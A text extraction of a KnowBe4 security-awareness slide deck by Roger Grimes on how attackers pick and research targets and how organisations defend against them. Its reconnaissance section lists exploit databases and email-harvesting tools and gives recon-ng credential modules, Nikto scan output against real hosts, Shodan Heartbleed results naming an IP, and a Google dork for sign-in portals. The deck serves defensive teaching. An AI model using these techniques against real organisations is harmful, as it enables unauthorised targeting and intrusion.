

KnowBe4
Human error. Conquered.

Hacking the Hacker: Assessing and Addressing Your Organization's Cyber Defense Weaknesses



Roger A. Grimes
Data-Driven Security Evangelist
rogerg@knowbe4.com



Roger A. Grimes

Data-Driven Defense Evangelist
KnowBe4, Inc.

e: rogerg@knowbe4.com

Twitter: [@RogerAGrimes](https://twitter.com/RogerAGrimes)

LinkedIn: <https://www.linkedin.com/in/rogeragrimes/>









About Roger

- 30 years plus in computer security, 20 years pen testing
- Expertise in host and network security, IdM, crypto, PKI, APT, honeypot, cloud security
- Consultant to world's largest companies and militaries for decades
- Previous worked for Foundstone, McAfee, Microsoft
- Written 13 books and over 1,200 magazine articles
- *InfoWorld* and *CSO* weekly security columnist 2005 - 2019
- Frequently interviewed by magazines (e.g. Newsweek) and radio shows (e.g. NPR's All Things Considered)

Certification exams passed include:

- CPA
- CISSP
- CISM, CISA
- MCSE: Security, MCP, MVP
- CEH, TISCA, Security+, CHFI
- yada, yada

Roger's Books



About Us

- Provider of the world's largest integrated Security Awareness Training and Simulated Phishing platform
- Based in Tampa Bay, Florida, founded in 2010
- CEO & employees are ex-antivirus, IT Security pros
- We help tens of thousands of organizations manage the ongoing problem of social engineering
- Winner of numerous industry awards



Agenda

- How hackers gather information
- The most common root causes that lead to damaging cyber attacks
- Common mistakes made when designing cyber defenses and how to fix them
- Data-driven strategies for mitigating your biggest weaknesses
- Best practice defenses
- Why a strong human firewall is your best, last line of defense

Why Hackers Hack You

Your Org Was a:

- Victim of opportunity (random)
- Targeted (human adversary involved from the start)
- Victims of opportunity attacks are far more common



Hacker Attack Chain Steps

1. Reconnaissance
 2. Plan Attack
 3. Gain Initial Access
 4. Explore/Exploit/Expand/ Further
 5. Decide on Next Steps
 6. Execute Goal
- Not all hackers or attacks execute all steps (or in order)

How Hackers Hack You


One of Three Ways

- Automated Malware
- Human Adversary
- Hybrid
 - Initial access was malware
 - Malware “dials home”
 - Human adversary takes over



Attacker Workflow

Today's Attacker Workflow



1. Victim tricked into executing “stager” trojan horse program, modifies host system
2. After executing, it immediately downloads updates and additional malware & instructions from C&C servers
3. Updates itself to keep ahead of AV/EDR detection, new payloads, spreads
4. Collects as many passwords as it can
5. Notifies C&C/hacker about new intrusion
6. Dwells (sometimes up to 8 to 12 months)
7. Hackers come in, assess and analyze target
8. Steal whatever they want
9. Launch encryption and ask for ransom

Home Crime Allegory




If you want to stop break-ins you need to close the holes thieves use to break-in

Initial Root Access Exploit Methods

How ALL attackers/malware break in


- Social Engineering
- Programming Bug (patch available or not available)
- Malicious Instructions/Scripting
- Human Error/Misconfiguration
- Eavesdropping/MitM
- Side Channel/Information Leak
- Brute Force/Computational
- Data Malformation
- Network Traffic Malformation
- Insider Attack
- 3rd Party Reliance Issue (supply chain/vendor/partner/etc.)
- Physical Attack

Core Data-Driven Defense Principle



Biggest Initial Breach Root Causes for Most Companies

- Social Engineering
- Unpatched Software
- But don't trust me,
measure your own risk




Social engineering is responsible for majority of malicious data breaches

<https://blog.knowbe4.com/phishing-remains-the-most-common-form-of-attack>
<https://info.knowbe4.com/threat-intelligence-to-build-your-data-driven-defense>

Defending Against Phishing

General Defense Methods

- Policies
- Technical Defenses
 - Anti-Malware Software
 - Anti-Spam/Phishing
 - Content Filtering
- Security Awareness Training



<https://blog.knowbe4.com/the-three-pillars-of-the-three-computer-security-pillars>

How Defend Against Hackers and Malware

**In order to defend against
hackers and malware
you need to first think like a hacker**

Reconnaissance

Gather Information on Intended Target

- Gather information off Internet and/or darkweb
 - Dump sites, public web sites, Google “hacks”, OSInt
- Locate, identify, and enumerate networks, devices, computers, software, users
- Locate employee email addresses
- Financial information
- Industry information
- Third party relationships

Reconnaissance

- There are hundreds of OSINT tools hackers can use to find information

- Example: Awesome OSINT

[Awesome OSINT](#) 

- <https://github.com/jivoi/awesome-osint>

A curated list of amazingly awesome open source intelligence tools and resources. [Open-source intelligence \(OSINT\)](#) is intelligence collected from publicly available sources. In the intelligence community (IC), the term "open" refers to overt, publicly available sources (as opposed to covert or clandestine sources)



Contents

- [General Search](#)
- [Main National Search Engines](#)
- [Meta Search](#)
- [Specialty Search Engines](#)
- [Visual Search and Clustering Search Engines](#)
- [Similar Sites Search](#)
- [Document and Slides Search](#)
- [Pastebins](#)
- [Code Search](#)
- [Major Social Networks](#)
- [Real-Time Search, Social Media Search, and General Social Media Tools](#)

Reconnaissance

- There are hundreds of OSINT tools hackers can use to find information
- Example: Awesome Hacker Search Engines

- <https://github.com/edoardottt/awesome-hacker-search-engines>

Exploits

- [Exploit-DB](#) - Exploit Database
- [Sploitus](#) - Convenient central place for identifying the newest exploits
- [Rapid7 - DB](#) - Vulnerability & Exploit Database
- [Vulmon](#) - Vulnerability and exploit search engine
- [packetstormsecurity.com](#) - Information Security Services, News, Files, Tools, Exploits, Advisories
- [Oday.today](#) - Ultimate database of exploits and vulnerabilities
- [LOLBAS](#) - Living Off The Land Binaries, Scripts and Libraries
- [GTFOBins](#) - Curated list of Unix binaries that can be used to bypass local security restrictions on systems

Mail Addresses


- [Hunter.io](#) - Find professional email addresses in seconds
- [PhoneBook](#) - Lists all domains, email addresses, or URLs for the given input domain
- [IntelligenceX](#) - Search engine and data archive
- [Reacher.email](#) - Open-Source Email Verification
- [RocketReach](#) - Your first-degree connection to any professional
- [email-format.com](#) - Find the email address formats in use at thousands of companies
- [EmailHippo](#) - Email address verification technology
- [ThatsThem](#) - Reverse email lookup
- [verify-email.org](#) - Checks whether the mailbox exists or not
- [Melissa - Emailcheck](#) - Check email addresses and verify they are live
- [VoilaNorbert](#) - I can find anyone's email address
- [SynapsInt](#) - The unified OSINT research tool
- [skymem.info](#) - Find email addresses of companies and people
- [findemails.com](#) - Find Anyone's Email Address in Seconds

Reconnaissance

- There are over a hundred OSINT tools hackers can use to find information
- Example: Recon-ng

```
recon/domains-credentials/pwnedlist/account_creds
recon/domains-credentials/pwnedlist/api_usage
recon/domains-credentials/pwnedlist/domain_creds
recon/domains-credentials/pwnedlist/domain_ispwned
recon/domains-credentials/pwnedlist/leak_lookup
recon/domains-credentials/pwnedlist/leaks_dump
```

```
recon/contacts-credentials/hibp_breach
recon/contacts-credentials/hibp_paste
```



```

Sponsored by...
          ^
         / \
        /   \
       /     \
      /       \
     //      \\
    // // BLACK HILLS \\ \\
    www.blackhillsinfosec.com

[recon-ng v4.9.6, Tim Tomes (@LaNMaSteR53)]


[81] Recon modules
[8]  Reporting modules
[2]  Import modules
[2]  Exploitation modules
[2]  Discovery modules

[recon-ng][default] > 
```


Reconnaissance

Nmap

- <https://nmap.org/>
- Identifies potential targets, operating systems, software, versions
- First released in 1997



Reconnaissance

Nikto2

- <https://cirt.net/nikto2>
- Probes websites looking for potential vulnerabilities

```
+ 1 host(s) tested
root@ubuntu:/opt/nikto# perl nikto.pl -h [redacted]
- Nikto v2.1.5
-----
+ Target IP: [redacted]
+ Target Hostname: [redacted]
+ Target Port: 80
+ Start Time: 2017-09-07 11:08:44 (GMT-4)
-----
+ Server: LiteSpeed
+ Retrieved x-powered-by header: PHP/5.6.31
+ The anti-clickjacking X-Frame-Options header is not present.
```

```
[root@opt nikto-2.1.4]# ./nikto.pl -h [redacted] -kr -Cgidirs all -output [redacted].html -Format html -Display on
- Nikto v2.1.4
-----
+ Target IP: [redacted]
+ Target Hostname: csl.fant.cc.hk
+ Target Port: 80
+ Start Time: 2012-02-03 12:00:24
-----
+ Server: Apache/2.2.15 (CentOS)
+ Retrieved x-powered-by header: PHP/5.3.2
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.2.17). Apache 1.3.42 (final release) and 2.0.64 are also current.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS_80%29.aspx for details.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-12184: /index.php?PHPBBBF2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /files/: This might be interesting...
+ OSVDB-3092: /logs/: This might be interesting...
+ OSVDB-3092: /pages/: This might be interesting...
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3092: /install.php: install.php file found.
```


Reconnaissance

Shodan

- <https://www.shodan.io/>
- List assets, sites with potential vulnerabilities

The image displays two screenshots of the Shodan search engine interface. The left screenshot shows a search for 'http.favicon.hash:' with 1,030 results. The right screenshot shows a search for 'vuln:cve-2014-0160' with 113,693 results, including details for a specific IP address and a list of affected services.

Shodan Search Results: http.favicon.hash:

- TOTAL RESULTS: 1,030
- TOP COUNTRIES: United States, United Kingdom, Canada, Australia, China
- TOP SERVICES: HTTPS, HTTP (8181)
- TOP ORGANIZATIONS: Google Cloud, AT&T Internet Services, The Boeing Company, Microsoft Azure, Verizon Wireless
- TOP PRODUCTS: Apache httpd

Shodan Search Results: vuln:cve-2014-0160

- TOTAL RESULTS: 113,693
- TOP COUNTRIES: United States, China, Germany, France, Russian Federation
- TOP SERVICES: HTTP S, HTTPS (8443), Webmin, 9443, Synology
- TOP ORGANIZATIONS: (Not fully visible)

Network Surveillance Details:

- IP: 189.236.141.104
- ASN: as1-189-236-141-104-dyn.prod-infinilum.com.mx
- Organization: Telmex
- Location: Mexico, Tuxtla Gutiérrez
- Affected by: Heartbleed

Heartbleed Details:

- Affected by: Heartbleed

bigip-networklab.n.ipeer.se
Crate AB

Reconnaissance

Find Unprotected Online Portals

The image displays three distinct online portals used for reconnaissance:


- Microsoft Outlook Web App:** Shows a security settings page with options for public/private access and a light theme. It includes fields for "E-mail address" and "Password", and a "Sign in" button. A photograph of palm trees is overlaid on the page.
- Google Sign in:** A standard login page with the Google logo, "Sign in to continue to Gmail", and an "Email or phone" input field. It also features links for "Forgot email?", "Create account", and "Not your computer? Use Guest".
- VPN Connection:** A Windows-style dialog box titled "VPN Connection" with the instruction "Enter your user authentication". It contains input fields for "Account Name:" and "Password:", and "Cancel" and "OK" buttons at the bottom.

Reconnaissance

Google Hacking

manual searches

- Example: `Inurl:"/adfs/ls/" intitle:"Sign In"`



`Inurl:"/adfs/ls/" intitle:"Sign In"`

